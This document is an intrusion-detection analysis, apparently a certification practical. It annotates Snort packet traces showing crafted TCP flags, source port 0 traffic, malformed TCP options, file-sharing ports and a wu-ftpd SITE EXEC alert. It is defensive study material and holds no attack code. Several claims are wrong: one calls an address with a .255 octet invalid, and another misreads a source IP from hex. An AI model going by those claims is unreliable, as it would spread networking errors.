21**R**U Seq: 0x2EFF2A5 Ack: 0x20D7FF5 Win: 0x5018
1A 2B 06 04 02 EF F2 A5 02 0D 7F F5 00 E4 50 18 .+...........P.
21 E8 13 3B 00 00 35 73 86 4B 8C 2D 2E FB 0E A0 !..;..5s.K. -....
3D D5 =.

=+=+=+=+=+=+=+=+ =+

Feb 4 22:27:46 24.218.213.83:6699 -> MY.NET.224.118:1540 UNKNOWN 21R*A* RESERVEDBITS**

02/04-22:27:54.127530 24.218.213.83:6699 -> MY.NET.224.118:1540
TCP TTL:105 TOS:0x0 ID:5242 DF
21**R*A* Seq: 0x30424 39 Ack: 0x20D7FF5 Win: 0x5010
1A 2B 06 04 03 04 24 39 02 0D 7F F5 00 D4 50 10 .+....$9......P.
21 E8 07 0B 00 00 0F 29 11 EE 76 7F 6F C2 F8 76 !......)..v.o..v
A0 F8 ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

Feb 4 22:56:44 24.218.213.83:0 -> MY.NET.224.118:6699 SYNFIN *1SF** RESERVEDBITS**

02/04-22:56:52.782043 24.218.213.83:0 -> MY.NET.224.118:6699
TCP TTL:105 TOS:0x0 ID:5732 DF
*1SF**** Seq: 0x61602F7 Ack: 0x5F0F022D Win: 0x5010
5F 0F 02 2D 21 83 50 10 21 DD 4D A6 00 00 7C 58 _.. -!.P.!.M...|X
59 7D BC 52 D9 F0 9F 5F 56 8F Y}.R..._V.

=+

Feb 4 23:18:08 24.218.213.83:6699 -> MY.NET.224.118:1564 UNKNOWN 21R*A* RESERVEDBITS**

02/04-23:18:16.116013 24.218.213.83:6699 -> MY.NET.224.118:1564
TCP TTL:105 TOS:0x0 ID:11271 DF
21**R*A* Seq: 0x31563A0 Ack: 0x2404C7E Win: 0x5010
1A 2B 06 1C 03 15 63 A0 02 40 4C 7E 0 **0 D4** 50 10 .+....c..@L~. .P.
21 E8 41 F1 00 00 8D 0F FF FF FF FF DB 6D B6 DA !.A.........m..
C8 0A ..
=+

Trace 1.0

Scanning activity detected from Host 24.218.213.83:

02/04-22:38:04.939289 [**] spp_portscan: End of portscan from 24.218.213.83 (TOTAL HOSTS:1 TCP:1 UDP:0) [**]

02/04-22:40:24.573515 [**] spp_portscan: End of portscan from 24.218.213.83 (TOTAL HOSTS:1 TCP:1 UDP:0) [**]

02/04-22:42:11.956508 [**] spp_por tscan: End of portscan from 24.218.213.83 (TOTAL HOSTS:1 TCP:1 UDP:0) [**]

02/04-23:09:01.320614 [**] spp_portscan: End of portscan from 24.218.213.83 (TOTAL HOSTS:1 TCP:1 UDP:0) [**]

02/04-23:33:29.614771 [**] spp_portscan: End of portscan from 24.218 .213.83 (TOTAL HOSTS:1 TCP:1 UDP:0) [**]

Analysis of the activity from Host 24.218.213.83 shows some port scanning was performed prior to the connection attempts. All the connection attempts have invalid TCP Flag combinations set as well as Reserved Bits set;
*1SF****
21**R*A*

Port number 6699 is used as a source and destination port, and one of the connections above has a source port of zero (0), which is a Reserved port. This indicates the packets have been crafted to suit some purpose.

Taking a Closer Look:

1. <u>TCP Flag Settings</u>

Making a closer inspection of the last trace from **Trace 1.1** above (Feb 4 23:18:00) Checking the TCP Flags field in the TCP Header, byte number 12 and 13, counting from zero (highlighted) is Hex 0x0D4 (4 MSB bits for Header Lengt h = 0 in byte 12).

0x0D4 = 11010100 = 21*A*R**

These Flag settings are <u>correct</u>.

2. <u>Urgent Pointer set</u>

We also see the **Urgent Pointer** is set to Hex **0x41F1** (decimal 16881). This means TCP would tell the receiver to add the Urgent Pointer value as an offset to the Sequence Number to obtain the Sequence Number of the last byte of Urgent data.

However, this requires the **Urgent Flag** to be set, and although it is not, this type of activity should be viewed as hostile and potentially damaging. Urgent Mode is usua lly used for Interactive applications such as FTP, Rlogin and Telnet.
Reference:
(TCP/IP Illustrated, Volume One, *R. Stevens – p227)*

3. <u>Data Transfer</u>

Finally, we see the last part of the trace that there is some data being sent in the packet, although it is not distinguishable, and may be binary data of some sort.

Another example of the type of activity on Port 6699 can be seen below, this connection was picked up in an OOS log from February 1 and was the only instance from this IP address recorded:

=+
02/01-16:35:28.721422 193.225.84.90 **:6699** -> MY.NET.217.54:2505
TCP TTL:117 TOS:0x0 ID:18124 DF
21SFRPAU Seq: 0x1E5A15D Ack: 0xCB16D2 Win: 0x5010
TCP Options => **EOL EOL Opt 59 (24): 1DA7 DB1F BD6A FFFB 9064 0000 0000 0000 0000 0000 0000 EOL EOL**

=+
Trace 2.0

Once again, Packet craft is evident in the TCP Flag field. The IP Options also have some strange settings:

The options look like IP Options but no valid Code is found for Opt 59. Because this packet is crafted it is possible the Attacker has incorrectly used decimal values instead of Hex.

What we find if the values highlighted in yellow above are converted to decimal is:

0x59 = 89
0x24 = 36

What this now correlates to is a valid IP Option for Strict Source Routing (SSRR) and a valid length field:
Code = 0x89
Length = 36 bytes (the maximum allowed)
Reference:
(TCP/IP Illustrated, Volume One, *R. Stevens – p104)*

Lets assume this option had been used correctly, the IP datagram would take the exact path specified in the options field. This would imply the sender had a map of the network in order to send the datagram to the destination successfully, and is testing their theory.

The IP addresses in the IP Option field translated to:
1DA7 DB1F = 29.167.219.31
BD6A FFFB = 189.106.255.251
9064 0000 = 144.100.0.0

The IP addresses did not appear to be valid (all invalid IPA's except the first one).

Although the above examples are inc onclusive of any successful attack, there is much evidence that many attacks were attempted, and in some very complex ways, indicating the network is actively targeted.

The Ports this activity is occurring on could have a number of services running. NAPSTER uses port 6699 and 6688 but other obtrusive applications such as GNUTTELLA, a file sharing application that is run across the Internet, has also been observed to use this port. Gnutella is a GNU Open Source licensed application and uses Port 6346 by default but can be customised.

6346 tcp gnutella-svc
6346 udp gnutella-svc
6347 tcp gnutella-rtr
6347 udp gnutella-trt

Reference:
http://www.securityportal.com/firewalls/ ports/ports3501to7000.html

What the above examples show is attempts to run Client Server applications are made on some internal hosts. Evidence of some unusual data transfer has also been observed.

Though there are many attempts to access port 6688 on the internal network as well, the pattern of activity is basically the same as for port 6699.

Another suspicious port for which activity was collected in the OOS logs was TCP Port 6346. This is a port GNUTELLA uses by default, and it appears there is some sharing of files occurring between external and internal hosts. The following two traces show this activity:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/04-03:05:23.815797 MY.NET.218.142:6346 -> 64.61.25.140:4115
TCP TTL:126 TOS :0x0 ID:12098 DF
**SFR**U Seq: 0x39CF2C8 Ack: 0x87E4 Win: 0x5018
TCP Options => EOL EOL
65 20 42 79 72 64 73 20 2D 20           e Byrds  -

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

SquarePusher?

```
=+=+=+=+=+=+=+=+=+ =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/05-03:33:15.639019 MY.NET.218.142:0 -> 212.125.177.130:6346
TCP TTL:126 TOS:0x0 ID:661 DF
*1SFR*A* Seq: 0x57C0015E Ack: 0x1F3F237D Win: 0x5018
00 00 18 CA 57 C0 01 5E 1F 3F 23 7D 08 97 50 18  ....W..^.  ?#}..P.
1E A4 9F 19 00 00 53 71 75 61 72 65 70 75 73 68  ......Squarepush
65 72                                            er

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Trace 3.0

What is concerning about the above traces is the combination of the TCP Flags, as well as the Source Port 0 connection from MY.NET.218.142. Port zero is a **Reserved Port** so this traffic is peculiar. Squarepusher is apparently a style of music, but could be something more sinister.

Source Port Zero Activity

Port 0 is a Reserved Port, and under normal circumstances there should not be any packets originating from or destined to Port 0. Needless to say packet craft is happening here.

But what is the purpose of this?

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+   =+=+=+=+=+=+=+=+=+=+=+=+

03/08-19:28:48.420956 195.11.224.126:0 -> MY.NET.221.154:0
TCP TTL:48 TOS:0x0 ID:19826 DF
00 D0 BC F2 79 6C 00 60 3E 9A 9C A0 08 00  45 00  ....yl.`>.....E.
05 DC 4D 72 40 00 30 06 F4 2F C3 0B E0 7E 82 55  ..Mr@.0../...~.U
DD 9A 1E 56 04 0E 00 B1 83 AD 93 22 02 08 0D EB   ...V......"....
DD 14 A7 22 00 68 9D 3C C3 34 15 E6 45 C8 01 24   ...".h.<.4..E..$
D3 3A 38 E1                                   .                :8.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Analysing the above trace, starting at the first bold 45 (IP version 4, and 5 bytes for IP header length).

The "00" in yellow indicates the Type of Service, and in this case this is not clear as we do not know what service this datagram is for. Because there are some vulnerabilities in older versions of BIND for NAMED for queries originated from Port 0, I will assume this is a DNS query, in which case the "00" would mean TCP Query.

Next, "05DC" is the total length of the IP datagram, which in decimal represents 1500 (bytes). This is the MTU size for Ethernet.

"40 00" next in yellow indicated the Flags and Fragment Offset fields, 40 00 represents the DF (Don't Fragment) bit is set.

The following "06" in bold represents the protocol, TCP.

The Source IP is 82.55.DD.14 (*MY.NET*.221.154)

The rest in yellow indicates IP Options and Data.

Valid IP Options:
Record Route = 7
Timestamp = 0X44
Loose Source Route = 0X83
Strict Source Route = 0X89

There does not appear to be any IP Options set, so the rest is data of s ome sort. There is also no TCP Header information either, so the purpose of this packet is still unknown, but it's certainly malicious.

These are the only packets sent to the Destination Host for this day, from MY.NET.210.78. No other traffic was recorde d from the external hosts either.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/08-20:05:52.842044 MY.NET.210.78:0  -> 24.188.221.67:0
TCP TTL:126 TOS:0x0  ID:38980  DF
00 60 3E 9A 9C A0 00 D0 BC F2 79 6C 08 00  45 00 .`>.......yl. .E.
00 2C 98 44 40 00 7E 06 19 E4 82 55 D2 4E 18 BC .,.D@.~....U.N..
DD 43 05 18 04 2C 04 26 22 91 00 C6 11 CE 00 77  .C...,.&"......w        IP Options/Data
50 18 20 00 B2 74 00 00 00 21 20 00          P. ..t..! .

03/08-21:38:34.007658 MY.NET.210.78:0  -> 152.163.241.205:0
TCP TTL:126 TOS:0x0  ID:12628  DF
00 60 3E 9A 9C A0 00 D0 BC F2 79 6C 08 00  45 00 .`>.......yl..E        IP Ver .
00 28 31 54 40 00 7E 06 EC 66 82 55 D2 4E 98 A3 .(1T@.~..f.U.N..        Source IP
F1 CD 00 46 05 E0 14 46 04 71 CD 84 61 1F 12 C2  ...F...F.q..a...       IP Options/Data
50 11 22 38 4E 89 20 20 20 20 20 00          P."8N.    .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Trace 4.0

The activity shown in Trace 4.0 is very unusual. There are some known issues and vulnerabilities for older versions of BIND on DNS servers receiving DNS queries from Source port 0 and subsequently responding;

Reference:
http://www.isc.org/ml -archives/bind-users/2000/09/msg00043.html

As well as issues with Checkpoint Firewall -1 VPN running on Solaris machines and using ISAKMP encryption, but this relates to receiving packets destined to hosts on **UDP Port 0**.

Reference:
http://www.securiteam.com/exploits/CheckPoint_Firewall_-1_is_vulnerable_to__Port_0__Denial_of_Service_attack.html

Also a Packet Crafting tool, HPING, uses Port 0 by default:

Reference:
http://archives.neohapsis.com/archives/firewalls/2001 -q1/0889.html

TCP Scans

A large number of TCP scans were detected, whose purpose would either be orientated to Finger -printing the Operating System of a host, or attempting to exploit vulnerabilities in the TCP/IP stack.

The types of scans included invalid TCP flag settings such as:

SFRP (syn-fin-reset-push)
**SF*PAU (syn-fin-push-ack-urgent)
SFR* (syn-fin-reset)

Also Null Scans where no TCP flags were set, were also prevalent, and many instances of the Reserved Bits in the TCP Flag settings were also found:

21*F*PA*
21SFRPA*
*1SFRPAU
21SFRPAU
21S*RPAU
21S**P*U

The purpose of setting th e Reserved Bits, seen above as 2 (MSB), and 1, is to identify a victim Operating System, as particular Operating Systems will preserve these settings in a response instead of discarding them. This will give the desired information either way.

Reference:
(Network Intrusion Detection, An Analyst's Handbook, Second Edition, ***S. Northcutt / J. Novak – p82)***

Different Operating Systems will respond in slightly different ways to the various TCP Flag combinations (64 possible combinations). This is how the Operati ng System can be identified or fingerprinted.

Crafted Packets

There was much evidence of Crafted packets used in connection attempts to MY.NET hosts. Here are examples showing crafted packets sent to MY.NET.97.129 and MY.NET.202.6:

February 12

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/12-01:12:01.509831 193.195.1.1:30551 -> MY.NET.97.129:48807
TCP TTL:241 TOS:0x0 ID:12060
2*SFR*A* Seq: 0x7757BEA7   Ack: 0x7757BEA7   Win: 0xBEA7
77 57 BE A7 77 57                    wW..wW

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/12-01:18:58.624849 194.159.255.135 :30970 -> MY.NET.202.6:34248
TCP TTL:242 TOS:0x10 ID:24952 DF
21S**PAU Seq : 0x78FA85C8   Ack: 0x78FA85C8   Win: 0x85C8
78 FA 85 C8 78 FA                    x...x.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/12-01:19:02.748558 194.159.255.135 :30973 -> MY.NET.202.6:49332
TCP TTL:242 TOS:0x10 ID:24979 DF
21*FRPAU Seq: 0x78FDC0B4   Ack: 0x78FDC0B4   Win: 0xC0B4
78 FD C0 B4 78 FD                    x...x.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/12-01:19:12.051598 194.159.255.135 :30974 -> MY.NET.202.6:33 112
TCP TTL:242 TOS:0x10 ID:25117 DF
21S*RPAU Seq: 0x78FE8158   Ack: 0x78FE8158   Win: 0x8158
78 FE 81 58 78 FE                    x..Xx.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Trace 4.0

1. Invalid TCP Flag Combination:

   The information in bold in the above packet traces show suspicious or invalid information. Firstly all packets exhibit invalid combinations of TCP flag settings:

   2*SFR*A*
   21S**PAU
   21*FRPAU
   21S*RPAU

2. Sequence / Acknowledgement Numbers:

   Next, the packets display suspicious Sequence Number, Acknowledgement Number and Windows Size values:

   Seq: 0x7757BEA7   Ack: 0x7757BEA7   Win: 0xBEA7
   Seq: 0x78FA85C8   Ack: 0x78FA85C8   Win: 0x85C8
   Seq: 0x78FDC0B4   Ack: 0x78FDC0B4   Win: 0xC0B4
   Seq: 0x78FE8158   Ack: 0x78FE8158   Win: 0x8158

The Sequence and Acknowledgement numbers are the same value and the last 4 characters are replicated in the Window Size field, a pattern that, under normal circumstances would not exist.

These TCP segments would imply the Source Host is acknowledging a Sequence Number the same as it's own, not a "normal" scenario.

3. Source IP Address Invalid:

   The source IP Address for three of the above traces is invalid:

   194.159.255.135

   This IP is invalid because the 3 rd Octet is .255, which for Hosts does not represent a valid IP. Octet values for IP addresses should range between 0 – 254.

   255, is reserved for representing Network Address values such as subnet masks, or for broadcast addresses (all hosts).

4. Suspicious TTL values:

   The Time to Live values, **242**, **241**, in the IP Header information could be viewed as suspicious. These values could imply the Source host is close to the destination network, if not resident on the MY.NET network.

   The TTL is decremented each time a router is traversed , and the value observed here would indicate the host attacking did not have to traverse many routers to get to the destination network. **The TTL value is not necessarily indicative the packet is crafted, but might suggest what the Source Host Operating System is, since the TTL value is so large.**

5. Finally, the TOS (Type of Service) field in the IP Header of 3 of the traces has a value of 0x10. The value 0x10 represents "Minimize Delay", associated with Interactive Applications such as Rlogin, Telnet, FTP, or SMTP.

   In this case it seems out of place since the Source and Destination ports are not associated with standard Interactive client / server ports. This could be a particularly problematic symptom as it infers some malicious application could be running.

   Reference:
   (TCP/IP Illustrated, Volume One, ***R. Stevens – p34)***

   There were many packets of this type seen on the January 20, 23 and February 11,12.

TCP Options Crafting

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/11-10:04:54.884609 24.64.19.140:1343 -> MY.NET.206.142:4646
TCP TTL:48 TOS:0x0 ID:3835
**SFR*** Seq: 0x34E  Ack: 0x85A30760  Win: 0x8010
TCP Options => EOL EOL NOP NOP  Sack: 1888@52411  EOL EOL EOL EOL EOL EOL EOL EOL
EOL EOL EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Trace 5.0

The above trace, again from February 11, shows some very unusual TCP Option settings. Normal Options are listed as follows:

MSS	= Maximum Segment Size (4 bytes)
Wscale	= Windows Scale Factor (3 bytes)
Timestamp	= Timestamp for RTT (10 bytes)
EOL	= End of List (1 byte pad)
NOP	= No Option (1 byte pad)

Reference:
(TCP/IP Illustrated, Volume One, ***R. Stevens – p253)***

Other TCP Options:

SACK = Selective Acknowledgements

SACK Description:
"With the cumulative acknowledgment scheme, multiple dropped segments generally cause TCP to lose its ACK -based clock, reducing overall throughput"

"Selective Acknowledgment (SACK) is a strategy which corrects this behavior in the face of multiple dropped segments. With selective acknowledgments, the data receiver can inform the sender about all segments that have arrived successfully, so the sender need retransmit only the segments that have actually been lost."

Sack-Permitted Option

This two-byte option may be sent in a SYN by a TCP that has been extended to receive (and presumably process) the SACK option once the connection has opened. It MUST NOT be sent on non -SYN segments.

TCP Sack-Permitted Option:

Kind = 4

Length = 2 bytes

Sack Option Format:

The SACK option is to be used to convey extended acknowledgment information from the receiver to the sender over an established TCP connection.

TCP SACK Option:

Kind = 5

Length = Variable

Reference:

RFC2018 - TCP Selective Acknowledgment Options,
M. Mathis, J. Mahdavi, S. Floyd, A. Romanow
1996

The above trace has two EOL pads at the beginning of the TCP Options field, which would indicate no TCP Options are set (however there is). The two NOP's preceding the SACK option is correct as this will pad out the option to a 4 byte boundary in total. However the 14 EOL pads at the end of the Options are not correct. There should not be a requirement to have this many EOL pads. This packet may be an attempt to exploit a Stack issue, or just observing if the EOL's are preserved or discarded in an attempt to finger -print the Operating System.

It is important to note that the SACK option is used to convey extended acknowledgement information from the receiver to the sen der over an ***established TCP connection***. This would imply the above trace is from an established connection and the Host 24.64.19.140 has received data from MY.NET.206.142. Since there are other anomalies in this packet, for example; TCP Flag settings (SYN -FIN-RST), it is unlikely this is an established connection and indicates the packet is crafted.

Other examples of unusual TCP Option settings follow:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/12-16:13:58.845017 MY.NET.204. 146:6699 -> 149.43.160.223:1071
TCP TTL:126 TOS:0x0 ID:27251  DF
21SF**** Seq: 0x1065BF5D   Ack: 0xD8   Win: 0x5010
TCP Options => EOL EOL Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74
Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 7   4 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt
74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74 Opt 74
Opt 74
DC 39 15 2B 02 A9                            .9.+..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+    =+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/20-23:59:26.118853 MY.NET.217.150:  17 -> 64.108.63.165:2340
TCP TTL:126 TOS:0x0 ID:22993  DF
2*SF*P** Seq: 0x523D060B   Ack: 0x287DB197   Win: 0x5010
TCP Options => EOL E  OL Opt 32 NOP CCNEW: 167899903 CCNEW: 167899903 CCNEW:
167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903
CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW:
167899903 CCNEW: 167899903 CCNEW: 167899903 CCNE    W: 167899903 CCNEW: 167899903
CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW:
167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903
CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW      :
167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903
CCNEW: 167899903 CCNEW: 167899903

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/04-23:48:23.801864 24.177.232.182:37359   -> MY.NET.220.18 :110
TCP TTL:111 TOS:0x0 ID:6717  DF
2*SF**** Seq: 0x1A200065   Ack: 0x32755932   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL Opt 140 (9): D5C9 82BE 0014 0000 EOL EOL EOL
EOL EOL EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/23-16:13:25.858696 MY.NET.217.150:2340   -> 202.156.71.217:3415
TCP TTL:126 TOS:0x0 ID:60004  DF
*1SF*PAU Seq: 0x7073633   Ack: 0x28A   Win: 0x5010
TCP Options => EOL EOL Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77
Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt
77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt   77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77 Opt 77
Opt 77
00 02 82 4A 53 42 57 A7 88 97                ...JSBW...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Trace 6.0

There were many TCP Option setting that did not conform to the TCP Option **RFC 793 and RFC 1323**. All the traces also had invalid TCP Flags set. The only rationale for this may be to try to identify the Operating System of host or to expose some vulnerability in the TCP/IP stack in handling invalid options. Other r easons for the invalid flag combinations may be to attempt to fool IDS or Firewalls to allow traffic through security policies.

This type of traffic was observed in logs from January, February and March so these were not isolated instances, and indicates planned and consistent attack, from various sources. There were also well known ports involved;

6699 Napster, Gnuttella
110 POP3 (Post Office Protocol v3), "ProMail Trojan"
17 QOTD (Quote of the day)

TCP Option CCNEW

CCNEW: 167899903 CCNEW: 167899903 CCNEW: 1678999 03 CCNEW: 167899903 CCNEW:

In the above Trace 6.0, the second trace shows a packet with a recurring TCP Option CCNEW.

=+
01/20-23:59:26.118853 MY.NET.217.150: **17** -> 64.108.63.165:2340
TCP TTL:126 TOS:0x0 ID:22993 DF
2*SF*P** Seq: 0x523D060B Ack: 0x287DB197 Win: 0x5010
TCP Options => EOL EOL Opt 32 NOP CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CC NEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCN EW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903 CCNEW: 167899903

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+=+=+=+=+=+=+=+=+

CCNEW is a new TCP Option introduced by TCP Extensions for Transactions (T/TCP). The new extensions are designed to make Client / Server transactions more efficient.

Reference:
RFC 1644 ***T/TCP -TCP Extensions for Transactions Functional Specification .***

The initial connection for T/TCP still uses a standard 3 -way handshake, however in the initial SYN segment the **CCnew** (Connection Count) option is sent by the Client. If the Server supports T/TCP, it returns a CCecho in the SYN -ACK segment.

The Web server maintains a cache of the last valid CC value received from each client host. If the client sends a SYN segment with a CC value larger than the last one cached, the Server will accept the connection immediately, thus speeding u p connections.

CC values are a 32 bit value and are normally incremented by one for each connection. The purpose of this option is to speed up Client / Server connections such as to Web servers.

Reference:
http://lib.ic.asf.ru/tcp41/00048.htm

The TCP Option CCNEW, is sent in the initial SYN packet from a client to establish a connection using a 3-way handshake. The above segment has TCP flags; **2*SF*P*** set which is an invalid combination, as well as the Ccnew Option set.

The purpose of this packet may either be to setup a connection using TCP Accelerated Open (TAO) to a Trojan Client / Server application or perhaps expose a vulnerability in the handling of the Connection Count Option by sending numerous CCnew options.

The source port in this case is 17 (QOTD) and destination port is 2340 (unknown). This packet is very suspicious.

Strange Web Server Activity

The following trace shows activity on an unusual Web server port (21536).

Unusual Web Server:
January 23

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/23-03:53:37.928572 204.157.40.218 :18245 -> MY.NET.253.125 :21536
TCP TTL:114 TOS:0x0 ID:25149  DF
**SFRP*U Seq: 0x2F7E6177   Ack: 0x65696465   Win: 0x696D
31 2F 69 6D 78 2F  61 63 70 2E 67 69 66 20 48 54  1/imx/acp.gif HT
54 50 2F 31 2E 31                                 TP/1.1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/23-03:53:38.574424 204.157.40.218 :18245 -> MY.NET.253.125 :21536
TCP TTL:114 TOS :0x0 ID:26685  DF
**SFRP*U Seq: 0x2F7E6177   Ack: 0x65696465   Win: 0x696D
31 2F 69 6D 78 2F 63 6F 6F 70 2E 67 69 66 20 48  1/imx/coop.gif H
54 54 50 2F 31 2E                                TTP/1.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+    =+=+=+=+=+
```

Trace 7.0

There were a total of 21 different source IP Addresses connecting to MY.NET.253.125 on port 21536 with a source port of 18245. Generally the connections were short lived (less than one minute), and no connection was observed being initiated by MY.NET.253.125.

These types of connections were observed for 22 internal (MY.NET) hosts from various different source IP addresses, all with a variety of invalid TCP Flag settings, with data being PUSHed to the MY.NET hosts.

1. Invalid TCP Flag Co mbinations

The traces above have invalid TCP Flag combinations:
**SFRP*U

Though the trace shows data is being pushed for this example from the source, 204.157.40.218 to destination, MY.NET.253.125, this would seems normal if there was a session establish ed between the two hosts previously. Since no evidence suggests the MY.NET host initiated a connection, we have to assume the above source has initiated the connection and attempting to PUSH data to the MY.NET host using HTTP (Web application protocol).

Some research into these mysterious ports revealed other organizations experiencing issues with the same source and destination ports. An issue was discovered in **NORTEL CVX** web devices that malformed HTTP requests to Web servers and sent them to the wrong p ort. Checking the Web server logs should reveal legitimate traffic going to the Web server at the same time as the port 21536 traffic.

Check if this organization is using the Nortel CVX device and that the MY.NET hosts are valid Web servers, and if so, th is would confirm the traffic is in fact benign.

Reference:
http://archives.linuxbe.org/arch055/0239.html

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Fmid%3D156038%26start%3D2001-01-12%26list%3D75%26fromthread%3D0%26threads%3D0%26end%3D2001-01-18%26

Attempted FTP Exploits

March 6:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/06-16:26:21.119181 128.61.136.233:21   -> MY.NET.219.22:21
TCP TTL:34 TOS:0x0 ID:39426
**SF**** Seq: 0x546E7DEB   Ack: 0x1F693967   Win   : 0x404
00 00 00 00 00 00                        ……

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

03/06-16:44:02.658052 [**] SITE EXEC - Possible wu-ftpd exploit - GIAC000623 [**] 128.61.136.233:4705 -> MY.NET.219.22:21

Trace 8.0

The above trace shows MY.NET.219.22 being scanned using SYN -FIN on March 6 at 16:26. The SYN-FIN flag combination is sent to try and get through filtering devices that may only pick up SYN packets. A FIN has a better chance of getting through, and some logging systems may not record FIN's as they are sent to teardown a connection. The SYN-FIN was a signature of an older scanning tools called Jackal, however, NMAP can also generate this.

Reference:
